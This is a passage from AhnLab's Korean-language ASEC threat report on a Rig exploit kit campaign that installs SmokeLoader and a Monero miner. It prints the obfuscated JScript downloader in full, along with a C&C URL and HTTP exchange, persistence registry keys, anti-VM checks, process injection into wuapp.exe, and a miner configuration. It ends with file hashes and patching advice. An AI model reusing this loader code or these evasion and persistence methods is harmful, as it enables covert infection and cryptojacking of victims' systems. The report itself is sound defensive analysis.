function _(k,e){for(var l=0,n,c=[],F=255,S=String,q=[],b=0;256^>b;b++)c[b]=b;ta="char"+"CodeAt";for(b=0;256^>b;b++)l=l+c[b]+e[ta](b%e.le
ngth)^&F,n=c[b],c[b]=c[l],c[l]=n;for(var p=l=b=0;p^<k.length;p++)b=b+1^&F,l=l+c[b]^&F,n=c[b],c[b]=c[l],c[l]=n,q.push(S.fromCharCode(k.
charCodeAt(p)^^c[c[b]+c[l]^&F]));return q["join"]("")};/**/function V(k){var y=a(e+"."+e+/**/"Reques\x74.5.1");T="G";y["se"+"tProxy"]
(n);y["o"+"pen"](T+"ET",k(1),1);y.Option(n)=k(2);y.send();y["Wai"+"tForResponse"]();W="respo"+"nseText";if(40*5==y.status)return _
(y[W],k(n))};try{M="WSc";u=this[M+"ript"],o="Object";P=(""+u).split(" ")[1],M="indexOf",m=u.Arguments,e="WinHTTP",Z="cmd",U="
DEleTefIle",a=Function/**/("QW","return      u.Create"+o+"(QW)"),q=a(P+"ing.FileSystem"+o),s=a("ADO"+"DB.Stream"),j=a("W"+P+".
Shell"),x="b"+Math.floor(Math.random() * 57)+".",p="exe",n=0,K=u[P+"FullName"],E="."+p;s.Type=2;s.Charset="iso-8859-1";try{v=V(m)}
catch(W){v=V(m)};Q="PE\x00\x00";d=v.charCodeAt(21+v[M](Q));s.Open();h="dll";if(037^<d){var z=1;x+=h}else x+=p;s.WriteText(v);s.
savetofile(x,2);C=" /c ";s.Close();i="regs";z^&^&(x=i+"vr32"+E+" /s "+x);j["run"](Z+E+C+x,0)}catch(EE){};q[U](K);
```

그림 2-6 | 쉘코드에 의해 실행되는 스크립트 명령

3) 스모크로더의 모네로 채굴 프로그램(Monero Miner) 다운로드

쉘코드에 의해 실행되는 스크립트는 스모크로더를 다운로드하고 실행한다. 스모크로더는 자신을 레지스트리에 등록시켜 시스템을 다시 시작하더라도 자동으로 실행되도록 하며, 주기적으로 C&C 서버에 접속하여 새로운 악성 파일을 다운로드하고 실행하는 기능을 가지고 있다.

해당 스모크로더는 NSIS 인스톨러로 제작되었으며, 실행 후 다음과 같이 동작한다.

(a) 실행 환경 검사

다음의 조건을 검사하여 자신의 실행을 중단하거나 대상 프로그램을 종료시킨다.

– 윈도우 버전 검사

윈도우 비스타(Windows Vista) 이하의 운영체제에서 실행 중이면 자신을 종료한다.

– 가상 머신(Virtual Machine) 여부 검사

HKLM\System\CurrentControlSet\Service\Disk\Enum\0의 값에 'VMWARE, VIRTUAL, QEMU, ZEN' 값이 포함되었으면 가상 머신으로 판단하고 자신을 종료한다.

– 분석 프로그램 실행 여부 검사

OllyDbg, Process Explorer, Process Monitor, WinDbg, Cain & Abel, TCPView, Portmon, Wireshark 등 분석 프로그램의 실행 여부를 프로세스 목록 및 윈도우 클래스(Window Class) 목록에서 확인한 후 대상 프로그램을 종료시킨다.

(b) 자가 복제

자신의 파일을 '%APPDATA%\Microsoft\Windows\[랜덤경로]\[랜덤파일명].exe' 경로에 복제한다.

(c) 자동 실행 등록

자동 실행 폴더에 링크 파일(.LNK)을 생성하여, 시스템 재부팅 이후에도 복제된 파일이 자동으로 동작할 수 있게 등록한다.

'%APPDATA%\Microsoft\Windows\Start Menu\programs\startup\[랜덤파일명].lnk'

(d) 인터넷 접속 가능 여부 확인

'http://www.mfstncsi.com/nscsi.txt'에 접속을 시도하여 인터넷 접속이 가능한지 확인한다. 접속이 불가능한 경우 6초 대기 후 재접속을 반복한다.

(e) 신규 악성 프로그램 다운로드

C&C 서버(http://vnz.bit)에 접속하여 신규 악성 프로그램을 '%TEMP%\[랜덤경로]\wuauclt.exe' 경로에 다운로드하고 실행한다. 최초 C&C 서버 접속 시에는 [그림 2-7]과 같이 POST 메소드로 실행된 시스템의 디스크 볼륨 시리얼 번호(Disk Volume Serial Number), 윈도우 버전(Windows Version), 프로세스 무결성 수준(Process Integrity Level) 등의 정보를 RC4 알고리즘으로 암호화하여 전달한다.

```
POST / HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: application/x-www-form-urlencoded
Host: vnz.bit
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Content-Length: 63

.Yb.T.m....,....*).......YToA..E4._AB..a.XUL.t
s1..YS......}Gm.HTTP/1.1 404 Not Found
Date: Mon, 02 Jul 2018 02:56:54 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.3.3
Content-Length: 5181
Connection: close
Content-Type: text/html; charset=windows-1251

........^..:pJjQ..XW.......".......O.............. ..
[6.............&.a...O.;.qq.....P$..!'.0<...k.*._g=H....W,`....i/.....E.T......
1..~.c..0..z%....%.....A.-a..}.....o.c...Wi.
~.$._.."E_.-
.....$>z.o.x......X.jFe/jD=..y..-y.B....e..........=."..
%..|..G.1....G....Q...~...2,...f...DB..S......0.e...`.H..&..u..0.gq...@-
...9...e......V....tkJv...7...6..].J.......>..^.?.#n.........:...j.|
y...!.o..ugE.>LdMV.c.....&;(A. ..{.Z...@.SS
...".0w.....b.R'Kf.."}.q....].n.K.*.
```

그림 2-7 | C&C 서버 요청 내용 및 응답 결과

요청을 받은 C&C 서버는 “404 Not Found”로 오류를 응답한다. 이 응답은 요청된 페이지가 없을 때 사용되는 오류코드이지만, 실제로는 암호화된 실행 파일 데이터가 Content-Length에 지정된 길이만큼 반환된다. 스모크로더는 이 데이터를 복호화하여 ‘%TEMP%’에 저장한 후 실행한다.

이와 같은 C&C 서버 접속은 1분마다 반복하여 C&C 서버에서 제공하는 새로운 악성 프로그램을 수시로 다운로드하고 실행한다.

4) 모네로 채굴 프로그램(Monero Miner)을 이용한 암호화폐 채굴

이전 과정에서 살펴본 것과 같이 스모크로더에 의해 다양한 악성 파일들이 감염될 수 있지만, 최근 공격자는 금전적 이득을 위해 주로 모네로 채굴 프로그램(Monero Miner)을 다운로드하고 이를 실행시킨다.

모네로 채굴 프로그램 역시 NSIS 인스톨러로 제작되었으며, 실행 후 다음과 같이 동작한다.

(a) 자가 복제

자신의 파일을 ‘%APPDATA%\troop.exe’ 경로에 복제한다.

(b) 자동 실행 등록

다음 레지스트리 경로에 복제한 파일 경로를 등록하여 시스템 재부팅 이후에도 자동으로 동작되도록 한다.

```
KEY: HKCU\Software\Microsoft\WindowsNT\CurrentVersion\Winlogon\shell
VALUE: explorer.exe
DATA: %APPDATA%troop.exe
```


(c) XMRig 프로그램 실행

'%WINDIR%\system32\wuapp.exe' 프로그램을 다음과 같이 실행한다.

```
%WINDIR%\system32\wuapp.exe -c "C:\ProgramData\BJSTjWTTyY\cfg"
```

Wuapp.exe 프로그램은 'Windows Update Application Launcher' 정상 프로그램이다. 모네로 채굴 프로그램(Monero Miner)은 해당 정상 프로그램을 실행하고, 자신의 코드를 인젝션(Injection) 한 후 실행시킴으로써 사용자가 감염 사실을 알 수 없도록 한다.

모네로 채굴 프로그램(Monero Miner)이 인젝션하는 코드는 오픈소스 프로그램인 'XMRig' 프로그램(2.5.0 버전)이다. 메모리 분석 시 탐지되지 않도록 [그림 2-8]과 같이 PE 파일의 일부 헤더 정보를 제거한 UPX 형태로 제작되어 있다.



```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
000B8000   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000B8010   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000B8020   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000B8030   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000B8040   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000B8050   00 00 00 00 00 00 00 00 b0 00 00 00 00 00 00 00  ........°.......
000B8060   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000B8070   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000B8080   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000B8090   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000B80A0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000B80B0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000B80C0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000B80D0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000B80E0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000B80F0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000B8100   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000B8110   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000B8120   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000B8130   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000B8140   90 24 11 00 18 00 00 00 00 00 00 00 00 00 00 00  .$..............
000B8150   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000B8160   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000B8170   00 00 00 00 00 00 00 00 00 55 50 58 30 00 00 00  .........UPX0....
000B8180   00 40 0B 00 00 10 00 00 00 00 00 00 00 00 02 00  .@..............
000B8190   00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 60  ............€..`
000B81A0   55 50 58 31 00 00 00 00 00 E0 05 00 00 50 0B 00  UPX1.....à...P..
000B81B0   00 D6 05 00 00 02 00 00 00 00 00 00 00 00 00 00  .Ö..............
000B81C0   00 00 00 00 40 00 00 60 2E 72 73 72 63 00 00 00  ....@..`.rsrc...
000B81D0   00 50 00 00 00 30 11 00 00 46 00 00 00 D8 05 00  .P...0...F...Ø..
000B81E0   00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 C0  ............@..À
000B81F0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000B8200   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

그림 2-8 | PE 헤더 정보 일부가 제거된 메모리 영역 정보

인수로 전달된 RIGXMR 의 설정 파일 내용은 [그림 2-9]와 같다.

```
{
"algo": "cryptonight",
"background": false,
...
"threads": 1,
"pools": [
{
"url": "sg.minexmr.com:4444",
"user":"46j2G9RmhwrUTfnCsxjFD8BgN1JNZNHNtd2DNGXv5x2Z6BfShLJJ9Pz49KE
    ahGRixAgrCtoVDGRJpPnnBYhP9Ez2LLb5Ypt",
"pass": "x",
...
}
```

그림 2-9 | 'C:\ProgramData\BJSTjWTTyY\cfg' 내용 일부

모네로 채굴 프로그램은 암호화폐 채굴 시 한 개의 쓰레드와 'sg.mimexmr.com:4444'를 마이닝 풀(Mining Pool)로 사용한다. 해당 마이닝 풀은 싱가폴에 위치한 서버이며, 낮은 수준의 CPU/GPU 를 사용하도록 설정된 포트이다. 감염된 PC의 사용자가 암호화폐 채굴 프로그램이 실행 중인 것을 인지하지 못하도록 시스템 자원을 적게 사용하도록 설정되어 있다.

안랩의 분석 당시, 설정 파일의 '유저(user)' 정보를 조회하면 [그림 2-10]과 같이 minexmr.com 사이트에서 부정 사용 계정으로 차단되어 있어 현재는 암호화폐 채굴이 불가한 것으로 확인됐다.




그림 2-10 | 사용이 정지된 계정 상태

03. 대응 방안

안랩이 분석한 리그 익스플로잇 킷 기반의 암호화폐 채굴 악성코드와 관련된 파일들의 정보는 다음과 같으며, 각각 V3 제품을 이용해 탐지할 수 있다.

파일명	0f9cdcb4c2527dfe77fd434595412789.htm
파일 타입	Script
파일 크기	141,243 Bytes
MD5	0f9cdcb4c2527dfe77fd434595412789
SHA2	b3d38e56e7e311a48256e1c4fc65415a80e63e5d5746475f8b7b64711456b610
V3 진단명 (반영 엔진 버전)	Trojan/JS.Exploitloader / 2018.07.03.00

파일명	e476a13d5706f369a9fff0d7a606f245.swf
파일 타입	Adobe Flash Player File (SWF)
파일 크기	34,281 Bytes
MD5	e476a13d5706f369a9fff0d7a606f245
SHA2	bc1fd88bba6a497df68a2155658b5ca7306cd94bbea692287eb8b59bd24156b4
V3 진단명 (반영 엔진 버전)	SWF/Cve-2018-4878.Exp.3 / 2018.05.26.01

파일명	457e8e14761b54d7639483f622d7cd0b(SmokeLoader).exe
파일 타입	Portable Executable (PE)
파일 크기	139,706 Bytes
MD5	457e8e14761b54d7639483f622d7cd0b
SHA2	66e4e472da1b128b6390c6cbf04cc70c0e873b60f52eabb1b4ea74ebd119df18
V3 진단명 (반영 엔진 버전)	Trojan/Win32.HDC / 2018.05.27.03

파일명	f160cfb4c09ea000066f84be487a1a76(MoneroMiner).exe
파일 타입	Portable Executable (PE)
파일 크기	932,075 Bytes
MD5	f160cfb4c09ea000066f84be487a1a76
SHA2	716a65e4b63e442756f63e3ac0bb971ee007f0bf9cf251b9f0bfd84e92177600
V3 진단명 (반영 엔진 버전)	Trojan/Win32.Infostealer / 2018.05.29.01

이번에 발견된 암호화폐 채굴 악성코드는 암호화폐 채굴을 목적으로 제작 · 유포되었지만 감염 과정에서 실행되는 스모크로더는 다양한 목적으로 사용될 수 있는 다운로더(downloader)이다. 즉, 공격자의 의도에 따라 랜섬웨어나 백도어의 설치가 가능하기 때문에 각별한 주의가 필요하다.

또한 이번 사례와 같이 취약점을 이용한 악성코드 제작 및 유포가 지속적으로 발생하고 있다. 암호화폐 채굴 악성코드는 물론, 랜섬웨어 등 악성코드 감염을 예방하기 위해서는 사용 중인 운영체제 및 주요 애플리케이션(소프트웨어)의 최신 패치를 적용하는 한편, 의심스러운 웹사이트 방문을 삼가는 것이 바람직하다.

04. 참고 자료

1. 랜섬웨어가 이용하는 멀버타이징 기법

http://www.ahnlab.com/kr/site/securityinfo/secunews/secuNewsView.do?menu_dist=2&seq=24586

2. CVE-2018-8174 취약점 정보

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-8174

ASEC REPORT Vol.92

2018년 3분기

AhnLab

집필 **안랩 시큐리티대응센터 (ASEC)**

편집 **안랩 콘텐츠기획팀**

디자인 **안랩 디자인랩**

발행처 **주식회사 안랩**

경기도 성남시 분당구 판교역로 220

T. 031-722-8000

F. 031-722-8901